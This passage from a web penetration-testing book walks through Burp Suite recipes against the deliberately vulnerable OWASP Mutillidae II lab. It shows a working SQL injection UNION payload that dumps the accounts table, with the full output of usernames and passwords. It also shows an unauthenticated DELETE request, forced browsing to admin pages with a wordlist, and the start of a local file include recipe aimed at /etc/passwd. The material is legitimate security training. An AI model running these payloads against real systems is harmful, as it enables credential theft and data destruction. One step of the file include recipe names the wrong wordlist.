determine which functions are available through these API calls.

3. For Mutillidae, the `/webservices/rest/` folder structure offers account provisioning through REST API calls.
4. To go directly to this structure within Mutillidae, select **Web Services | REST | SQL Injection | User Account Management**:



You are presented with a screen describing the supported REST calls and parameters required for each call:



[Back to Home Page](#)

Help: This service exposes GET, POST, PUT, DELETE methods. This service is vulnerable to SQL injection in security level 0.

DEFAULT GET: (without any parameters) will display this help plus a list of accounts in the system.

Optional params: None.

GET: Either displays usernames of all accounts or the username and signature of one account.

Optional params: username AS URL parameter. If username is "*" then all accounts are returned.

Example(s):

Get a particular user: </mutillidae/webservices/rest/ws-user-account.php?username=adrian>

Get all users: /mutillidae/webservices/rest/ws-user-account.php?username=*

Example Exploit(s):

SQL injection: [/mutillidae/webservices/rest/ws-user-account.php?username=jeremy'+union+select+concat\('The+password+for+',username,'+is+',password\),mysignature+from+accounts++](/mutillidae/webservices/rest/ws-user-account.php?username=jeremy'+union+select+concat('The+password+for+',username,'+is+',password),mysignature+from+accounts++)

POST: Creates new account.

Required params: username, password AS POST parameter.

Optional params: signature AS POST parameter.

PUT: Creates or updates account.

Required params: username, password AS POST parameter.

Optional params: signature AS POST parameter.

5. Let's try to invoke one of the REST calls. Go to the **Proxy | HTTP history** table and select the latest request you sent from the menu, to get to the **User Account Management** page. Right-click and send this request to **Repeater**:

The screenshot shows the Burp Suite interface in the Proxy tab. A single request is listed:

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension
254	http://192.168.56.101	GET	/mutillidae/webservices/rest/ws-user-account.php			200	3818	HTML	php

Below the table, there are tabs for Request and Response. Under Request, the raw HTTP request is displayed:

```

GET /mutillidae/webservices/rest/ws-user-account.php HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101/mutillidae/index.php?page=home.php&popUpNotificationCode=HPHO
Cookie: showhints=1; PHPSESSID=g5qn9mlh5cdhu0du83tqlqjm54; acopendivids=swingset,jotto,phbbz;
Connection: close
Upgrade-Insecure-Requests: 1
  
```

A context menu is open over the request body, with the "Send to Repeater" option highlighted with a red box. Other options in the menu include "Send to Spider", "Do an active scan", "Do a passive scan", and "Send to Intruder".

- In Burp's **Repeater**, add the ?, followed by a parameter name/value pair of `username=user` to the URL. The new URL should be as follows:

```

/mutillidae/webservices/rest/ws-user-account.php?
username=user
  
```

Go Cancel < | > |

Request

Raw Params Headers Hex

```
GET /mutillidae/webservices/rest/ws-user-account.php?username=user HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101/mutillidae/index.php?page=login.php&popUpNotificationCode=L0U1
Cookie: showhints=1; PHPSESSID=g5qm9mlh5cdhu0du83tqlqjm54;
acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
Connection: close
Upgrade-Insecure-Requests: 1
```

7. Click the **Go** button and notice we are able to retrieve data as an unauthenticated user! No authentication token is required to perform such actions:

Response

Raw Headers Hex

HTTP/1.1 200 OK

Date: Thu, 30 Aug 2018 16:05:26 GMT
Server: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-lubuntu4.30 with Suhosin-Patch
proxy_html/3.0.1 mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL/0.9.8k
Phusion_Passenger/4.0.38 mod_perl/2.0.4 Perl/v5.10.1
X-Powered-By: PHP/5.3.2-lubuntu4.30
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 72
Connection: close
Content-Type: text/html

Result: {Accounts: [{{"username": "user", "mysignature": "User Account"}]}]

8. Let's see what else we can do. Using the SQL Injection string given on the **User Account Management** page, let's attempt to dump the entire user table.
9. Append the following value after username=:

```
user' +union+select+concat('The+password+for+',username,'+is+'  
,+password),mysignature+from+accounts---
```

The new URL should be the following one:

```
/mutillidae/webservices/rest/ws-user-account.php?  
username=user' +union+select+concat('The+password+for+',username  
,'+is+',+password),mysignature+from+accounts---
```

- Click the **Go** button after making the change to the `username` parameter.
Your request should look as shown in the following screenshot:

Request

Raw Params Headers Hex

GET

```
/mutillidae/webservices/rest/ws-user-account.php?username=user'+union+select+concat('The+password+for+',username,'+is+',+password),mysignature+from+accounts-- HTTP/1.1
```

Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101/mutillidae/index.php?page=login.php&popUpNotificationCode=L0U1
Cookie: showhints=1; PHPSESSID=g5qn9mlh5cdhu0du83tqlqjm54;
acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
Connection: close
Upgrade-Insecure-Requests: 1

- Notice we dumped all of the accounts in the database, displaying all usernames, passwords, and signatures:

Response


Raw Headers Hex

```
X-Powered-By: PHP/5.3.2-lubuntu4.30
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 2046
Connection: close
Content-Type: text/html
```

```
Result: {Accounts: [[{"username": "user", "mysignature": "User Account"}, {"username": "The password for admin is admin", "mysignature": "g0t r00t?"}, {"username": "The password for adrian is somepassword", "mysignature": "Zombie Films Rock!"}, {"username": "The password for john is monkey", "mysignature": "I like the smell of confunk"}, {"username": "The password for jeremy is password", "mysignature": "d1373 1337 speak"}, {"username": "The password for bryce is password", "mysignature": "I Love SANS"}, {"username": "The password for samurai is samurai", "mysignature": "Carving fools"}, {"username": "The password for jim is password", "mysignature": "Rome is burning"}, {"username": "The password for bobby is password", "mysignature": "Hank is my dad"}, {"username": "The password for simba is password", "mysignature": "I am a super-cat"}, {"username": "The password for dreveil is password", "mysignature": "Preparation FTW"}, {"username": "The password for scotty is password", "mysignature": "Scotty do"}, {"username": "The password for cal is password", "mysignature": "C-A-T-S Cats Cats Cats"}, {"username": "The password for john is password", "mysignature": "Do the Duggie!"}, {"username": "The password for kevin is 42", "mysignature": "Doug Adams rocks"}, {"username": "The password for dave is set", "mysignature": "Bet on S.E.T. FTW"}, {"username": "The password for patches is tortoise", "mysignature": "meow"}, {"username": "The password for rocky is stripes", "mysignature": "treats?"}, {"username": "The password for tim is lammaster53", "mysignature": "Because reconnaissance is hard to spell"}, {"username": "The password for ABaker is SoSecret", "mysignature": "Muffin tops only"}, {"username": "The password for PPan is NotTelling", "mysignature": "Where is Tinker?"}, {"username": "The password for CHook is JollyRoger", "mysignature": "Gator-hater"}, {"username": "The password for james is i<3devs", "mysignature": "Occupation: Researcher"}, {"username": "The password for user is user", "mysignature": "User Account"}, {"username": "The password for ed is pentest", "mysignature": "Commandline KungFu anyone?"}}]
```

12. Armed with this information, return to **Proxy | HTTP History**, select the request you made to see the **User Account Management** page, right-click, and send to **Repeater**.

13. In **Repeater**, modify the **GET** verb and replace it with **DELETE** within the **Raw** tab of the **Request**:



The screenshot shows a 'Request' interface with several tabs at the top: 'Raw' (selected), 'Params', 'Headers', and 'Hex'. Below the tabs, the request method 'DELETE' is highlighted with a red box. The full request message is displayed:

```
DELETE /mutillidae/webservices/rest/ws-user-account.php HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101/mutillidae/index.php?page=login.php&popUpNotificationCode=L0U1
Cookie: showhints=1; PHPSESSID=g5qn9mlh5cdhu0du83tqlqjm54;
acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 27

username=user&password=user
```

14. Move to the **Params** tab, click the **Add** button, and add two Body type parameters: first, a username with the value set to user, and second, a password with the value set to user, and then click the **Go** button:

Go Cancel <|>

Request

Raw Params Headers Hex

DELETE request to /multilidæ/webservices/rest/ws-user-account.php

Type	Name	Value
Cookie	showhints	1
Cookie	PHPSESSID	g5qn9m1h5cdhu0du83tq1qjm54
Cookie	acopendivids	swingset,otto,phpbb2,redmine
Cookie	acoroupswithpersist	nada
Body	username	user
Body	password	user

Add Remove Up Down

The screenshot shows a web-based interface for making API requests. At the top, there are buttons for 'Go', 'Cancel', and navigation arrows. Below that, the word 'Request' is in red. Underneath, there are tabs for 'Raw', 'Params' (which is selected and highlighted with a red box), 'Headers', and 'Hex'. The main area shows a 'DELETE' request to the URL '/multilidæ/webservices/rest/ws-user-account.php'. Below the URL is a table with columns 'Type', 'Name', and 'Value'. The table contains several rows: 'Cookie' rows for 'showhints' (value 1), 'PHPSESSID' (value g5qn9m1h5cdhu0du83tq1qjm54), 'acopendivids' (value swingset,otto,phpbb2,redmine), and 'acoroupswithpersist' (value nada); and 'Body' rows for 'username' (value user) and 'password' (value user). The 'Body' rows are highlighted with an orange background. To the right of the table are four buttons: 'Add' (in a red box), 'Remove', 'Up', and 'Down'.

15. Notice we deleted the account! We were able to retrieve information and even modify (delete) rows within the database without ever showing an API key or authentication token!

Response

Raw Headers Hex

HTTP/1.1 200 OK

Date: Thu, 30 Aug 2018 16:15:07 GMT

Server: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-lubuntu4.30 with Suhosin-Patch
proxy_html/3.0.1 mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL/0.9.8k

Phusion_Passenger/4.0.38 mod_perl/2.0.4 Perl/v5.10.1

X-Powered-By: PHP/5.3.2-lubuntu4.30

Expires: Thu, 19 Nov 1981 08:52:00 GMT

Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0

Pragma: no-cache

Vary: Accept-Encoding

Content-Length: 30

Connection: close

Content-Type: text/html

Result: {Deleted account user}

Note: If you wish to re-create the user account, repeat the previous steps, replacing *delete* with *put*. A signature is optional. Click the **Go** button. The user account is re-created again.

Assessing Authorization Checks

In this chapter, we will cover the following recipes:

- Testing for directory traversal
- Testing for **Local File Include (LFI)**
- Testing for **Remote File Include (RFI)**
- Testing for privilege escalation
- Testing for insecure direct object reference

Introduction

This chapter covers the basics of authorization, including an explanation of how an application uses roles to determine user functions. Web penetration testing involves key assessments to determine how well the application validates functions assigned to a given role, and we will learn how to use Burp to perform such tests.

Software requirements

To complete the recipes in this chapter, you will need the following:

- OWASP broken web applications (VM)
 - OWASP mutillidae link
- Burp Proxy Community or Professional (<https://portswigger.net/burp/>)
- Firefox browser configured to allow Burp to proxy traffic
(<https://www.mozilla.org/en-US/firefox/new/>)
- The wfuzz wordlist repository from GitHub
(<https://github.com/xmendez/wfuzz>)

Testing for directory traversal

Directory traversal attacks are attempts to discover or forced browse to unauthorized web pages usually designed for administrators of the application. If an application does not configure the web document root properly and does not include proper authorization checks for each page accessed, a directory traversal vulnerability could exist. In particular situations, such a weakness could lead to system command injection attacks or the ability of an attacker to perform arbitrary code execution.

Getting ready

Using OWASP Mutillidae II as our target application, let's determine whether it contains any directory traversal vulnerabilities.

How to do it...

Ensure Burp and the OWASP BWA VM are running and that Burp is configured in the Firefox browser used to view the OWASP BWA applications.

1. From the OWASP BWA Landing page, click the link to the OWASP Mutillidae II application.
2. Open the Firefox browser on the login screen of OWASP Mutillidae II. From the top menu, click **Login**.
3. Find the request you just performed within the **Proxy | HTTP history** table. Look for the call to the `login.php` page. Highlight the message, move your cursor into the **Raw** tab of the **Request** tab, right-click, and click on **Send to Intruder**:

Burp Suite Professional v1.7.35 - Temporary Project - licensed to Sunny Wear [single user license]

Burp Intruder Repeater Window Help

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts

Intercept **HTTP history** WebSockets history Options

Filter: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited
99	http://192.168.56.101	GET	/mutillidae/index.php?page=login.php		✓

Request Response

Raw Params Headers Hex

```
GET /mutillidae/index.php?page=login.php HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101/mutillidae/
Cookie: showhints=1; PHPSESSID=c766tk7i9odq5g4lumc2cco6k2; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
Connection: close
Upgrade-Insecure-Requests: 1
```

[Send to Spider](#)
[Do an active scan](#)
[Do a passive scan](#)
Send to Intruder Ctrl+I
[Send to Repeater Ctrl+R](#)
[Send to Sequencer](#)
[Send to Comparer](#)
[Send to Decoder](#)
[Show response in browser](#)
[Request in browser](#)
[Engagement tools](#)
[Copy URL](#)
[Copy as curl command](#)
[Copy to file](#)

4. Switch over to the **Intruder | Positions** tab, and clear all Burp-defined payload markers by clicking the **Clear \$** button on the right-hand side.
5. Highlight the value currently stored in the page parameter (`login.php`), and place a payload marker around it using the **Add \$** button:

Target **Positions** Payloads Options

Payload Positions

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.


Start attack

Attack type: Sniper


```
GET /mutillidae/index.php?page=$login.php$ HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101/mutillidae/
Cookie: showhints=1; PHPSESSID=c766tk7i9odq5g4lumc2cco6k2; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
Connection: close
Upgrade-Insecure-Requests: 1
```

Add \$ Clear \$ Auto \$ Refresh

6. Continue to the **Intruder | Payloads** tab, and select the following wordlist from the wfuzz repository: `admin-panels.txt`. The location of the wordlist from the GitHub repository follows this folder structure:
`wfuzz/wordlist/general/admin-panels.txt`.
7. Click the **Load** button within the **Payload Options [Simple list]** section of the **Intruder | Payloads**, tab and a popup will display, prompting for the location of your wordlist.
8. Browse to the location where you downloaded the wfuzz repository from GitHub. Continue to search through the wfuzz folder structure (`wfuzz/wordlist/general/`) until you reach the `admin-panels.txt` file, and then select the file by clicking **Open**:



9. Scroll to the bottom and uncheck (by default, it is checked) the option **URL-encode these characters**:



10. You are now ready to begin the attack. Click the **Start attack** button at the top right-hand corner of the **Intruder | Positions** page:

The attack results table will appear. Allow the attacks to complete. There are 137 payloads in the `admin-panels.txt` wordlist. Sort on the **Length** column from ascending to descending order, to see which of the payloads hit a web page.

11. Notice the payloads that have larger response lengths. This looks promising! Perhaps we have stumbled upon some administration pages that

may contain fingerprinting information or unauthorized access:

Intruder attack 4

Attack Save Columns

Results Target Positions Payloads Options

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
60	administrator.php	200	<input type="checkbox"/>	<input type="checkbox"/>	99104	
1	admin.php	200	<input type="checkbox"/>	<input type="checkbox"/>	99047	
0		200	<input type="checkbox"/>	<input type="checkbox"/>	50739	
21	login.php	200	<input type="checkbox"/>	<input type="checkbox"/>	50739	
120	home.php	200	<input type="checkbox"/>	<input type="checkbox"/>	45901	
50	panel-administracion/login.html	200	<input type="checkbox"/>	<input type="checkbox"/>	42002	
104	panel-administracion/index.html	200	<input type="checkbox"/>	<input type="checkbox"/>	42002	
105	panel-administracion/admin.html	200	<input type="checkbox"/>	<input type="checkbox"/>	42002	
116	panel-administracion/login.php	200	<input type="checkbox"/>	<input type="checkbox"/>	41996	
124	panel-administracion/index.php	200	<input type="checkbox"/>	<input type="checkbox"/>	41996	
125	panel-administracion/admin.php	200	<input type="checkbox"/>	<input type="checkbox"/>	41996	
74	pages/admin/admin-login.html	200	<input type="checkbox"/>	<input type="checkbox"/>	41984	
62	pages/admin/admin-login.php	200	<input type="checkbox"/>	<input type="checkbox"/>	41978	
no	administrator/account.html	200	<input type="checkbox"/>	<input type="checkbox"/>	41972	

12. Select the first page in the list with the largest length, **administrator.php**. From the attack results table, look at the **Response | Render** tab, and notice the page displays the PHP version and the system information:

Intruder attack 5

Attack Save Columns

Results Target Positions Payloads Options

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
60	administrator.php	200	<input type="checkbox"/>	<input type="checkbox"/>	99106	
1	admin.php	200	<input type="checkbox"/>	<input type="checkbox"/>	99050	
0		200	<input type="checkbox"/>	<input type="checkbox"/>	50739	
21	login.php	200	<input type="checkbox"/>	<input type="checkbox"/>	50739	
120	home.php	200	<input type="checkbox"/>	<input type="checkbox"/>	45901	

Request Response

Raw Headers Hex HTML Render

 OWASP Mutillidae II: Web Pwn in Mass Production

Version: 2.6.24 Security Level: 0 (Hosed) Hints: Enabled (1 - 5cr1pt K1dd1e) Not Logged In

Home | Login/Register | Toggle Hints | Show Popup Hints | Toggle Security | Enforce SSL | Reset DB | View Log | View

OWASP 2013
OWASP 2010
OWASP 2007
Web Services
HTML 5
Others

Secret PHP Server Configuration Page

 Back  Help Me!

PHP Version 

How it works...

Without even being logged in, we were able to force browse to an area of the web application that was unmapped. The term *unmapped* means the application itself had no direct link to this secret configuration page. However, using Burp Intruder and a wordlist containing commonly known administration file names, we were able to discover the page using the directory traversal attack.

Testing for Local File Include (LFI)

Web servers control access to privileged files and resources through configuration settings. Privileged files include files that should only be accessible by system administrators. For example, the `/etc/passwd` file on UNIX-like platforms or the `boot.ini` file on Windows systems.

A **LFI** attack is an attempt to access privileged files using directory traversal attacks. LFI attacks include different styles including the **dot-dot-slash attack** (`../`), **directory brute-forcing**, **directory climbing**, or **backtracking**.


Getting ready

Using OWASP Mutillidae II as our target application, let's determine whether it contains any LFI vulnerabilities.

How to do it...

Ensure Burp and OWASP BWA VM are running and that Burp is configured in the Firefox browser used to view the OWASP BWA applications.

1. From the OWASP BWA Landing page, click the link to the OWASP Mutillidae II application.
2. Open the Firefox browser to the login screen of OWASP Mutillidae II. From the top menu, click **Login**.
3. Find the request you just performed within the **Proxy | HTTP history** table. Look for the call to the `login.php` page. Highlight the message, move your cursor into the **Raw** tab of the **Request** tab, right-click, and **Send to Intruder**.
4. Switch over to the **Intruder | Positions** tab, and clear all Burp-defined payload markers by clicking the **Clear §** button on the right-hand side.
5. Highlight the value currently stored in the page parameter (`login.php`), and place a payload marker around it using the **Add §** button on the right-hand side.
6. Continue to the **Intruder | Payloads** tab. Select the following wordlist from the `wfuzz` repository: `Traversal.txt`. The location of the wordlist from the GitHub repository follows this folder structure:
`wfuzz/wordlist/injections/Traversal.txt`.
7. Click the **Load** button within the **Payload Options [Simple list]** section of the **Intruder | Payloads** tab. A popup will display, prompting for the location of your wordlist.
8. Browse to the location where you downloaded the `wfuzz` repository from GitHub. Continue to search through `wfuzz` folder structure until you reach the `admin-panels.txt` file. Select the file and click **Open**:



9. Scroll to the bottom and uncheck (by default, it is checked) the option **URL-encode these characters**.
10. You are now ready to begin the attack. Click the **Start attack** button at the top-right-hand corner of the **Intruder | Positions** page.
